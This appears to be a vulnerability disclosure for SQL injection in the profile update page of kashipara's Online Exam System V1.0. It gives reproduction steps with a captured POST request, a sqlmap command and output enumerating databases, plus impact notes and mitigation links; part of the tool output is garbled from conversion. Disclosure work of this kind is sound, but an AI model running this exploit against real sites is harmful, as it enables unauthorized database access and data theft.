
SQL Injection was found in the /exam/user/profile.php page of the Online Exam System Project V1.0, Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the rname, rcollage, rnumber, rgender and rpassword parameter in a POST HTTP request.


Official Website URL: <a href="https://www.kashipara.com/project/php/3/online-exam-php-project-source-code-download">https://www.kashipara.com/project/php/3/online-exam-php-project-source-code-download</a>

Affected Vendor	kashipara
Affected Product Name	Online Exam System
Affected Code File	/exam/user/profile.php
Affected Parameter	rname, rcollage, rnumber, rgender and rpassword
Method	POST
Vulnerability Type	SQL Injection


## **Step to Reproduce:**

**Step1**: Visit <a href="http://localhost/exam/user/profile.php">http://localhost/exam/user/profile.php</a> click on the "login" button, fill in the required details, and then click on "submit."






**Step2:** After logging in, navigate to the profile page. Update the details as needed, and then click the 'Update' button. While doing this, intercept the request using Burp Suite and send to repeater.



Step3: Intercept the request using Burp Suite and sent to repeater and save in a text file.





```
POST /exam/user/profile.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: text/html.application/xhtml+xml.application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US.en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 79
Origin: http://localhost
                                                                            Ι
Connection: keep-alive
Referer: http://localhost/exam/user/profile.php
Cookie: PHPSESSID=3r115h18a8m20ece3n1015mg33
Upgrade-Insecure-Requests: 1
Priority: u=0, i
rname=Chand&rgender=Male&rcollage=jnu&rnumber=9852312450&rpassword=test&update=
```

**Step 4:** Run the sqlmap command against request saved in file.

• python .\sqlmap.py -r C:\Users\bhush\Desktop\update.txt --batch -dbs

Now notice that "rname, rcollage, rnumber, rgender and rpassword" parameter is detected vulnerable and all database is successfully retrieved.

```
DE Cilberralbhush/Downloads/acjampa/grbbow.icplamp.py - Cilberralbhush/Dosktop/update.txt — botch — dibuted in the control of the control of
```

```
re were multiple injection points, please select the one to use for place: POST, parameter: rname, type: Single quoted string (default) place: POST, parameter: rpassword, type: Single quoted string place: POST, parameter: rnumber, type: Single quoted string place: POST, parameter: rcollage, type: Single quoted string place: POST, parameter: rgender, type: Single quoted string Quit
  here were multiple injection points, please select the one to use for following injections:
[02:45:36] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.0.30 back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[02:45:36] [INFO] fetching database names
[02:45:36] [INFO] fetching number of databases
 [02:45:36]
                             resumed: 11
                              resumed: information_schema
 [02:45:36]
                              resumed: elmsdb
  02:45:36]
 [02:45:36]
                              resumed: exam
                              resumed: gymdb
resumed: lrsdb
 [02:45:36]
   92:45:36]
                              resumed: mysql
 02:45:36]
 02:45:36]
02:45:36]
                              resumed: osms_db
                              resumed: performance_schema
 02:45:36]
                              resumed: phpmyadmin
 02:45:36]
                             resumed: rtbs
resumed: test
 available databases [11]:
[*] elmsdb
      exam
      gymdb
information_schema
       lrsdb
      mysql
      osms db
      performance_schema
[02:45:36] [INFO] fetched data logged to text files under 'C:\Users\bhush\AppData\Local\sqlmap\output\localhost'
[*] ending @ 02:45:36 /2025-05-17/
```

## **❖** Impact of SQL Injection

- Access to Sensitive Data: Attackers can steal or view private information like usernames, passwords, or credit card details.
- Data Loss or Damage: Attackers can delete or change important data, causing harm to the system or users. Bypass Login Systems: Hackers can get around login screens and access restricted areas of the website without proper permission.
- Gain Full Control: Attackers may elevate their access to admin levels, allowing them to control the entire system.
- Website Defacement: Attackers can change what appears on the website, causing damage to its appearance or spreading harmful content.
- Slowdown or Crash the Site: Attackers can overload the database with harmful requests, making the site slow or even crash.
- Legal Trouble: If sensitive information is leaked, it can violate privacy laws, leading to fines and legal consequences.
- Reputation Damage: A successful attack can damage a company's reputation and make users lose trust in the site.

## **Recommended/Mitigations**

- https://cheatsheetseries.owasp.org/cheatsheets/SQL\_Injection\_Prevention\_Cheat\_Sheet.html
- https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection